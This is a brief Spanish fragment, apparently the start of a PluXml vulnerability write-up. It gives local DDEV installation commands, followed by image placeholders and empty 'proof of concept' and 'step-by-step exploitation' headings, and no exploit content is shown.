
Instalación

git clone https://github.com/pluxml/PluXml.git
cd PluXml
ddev config --project-type=php --php-version=8.1 --docroot=.
ddev start


imagen imagen imagen imagen imagen

Prueba de concepto

Explotación paso a paso

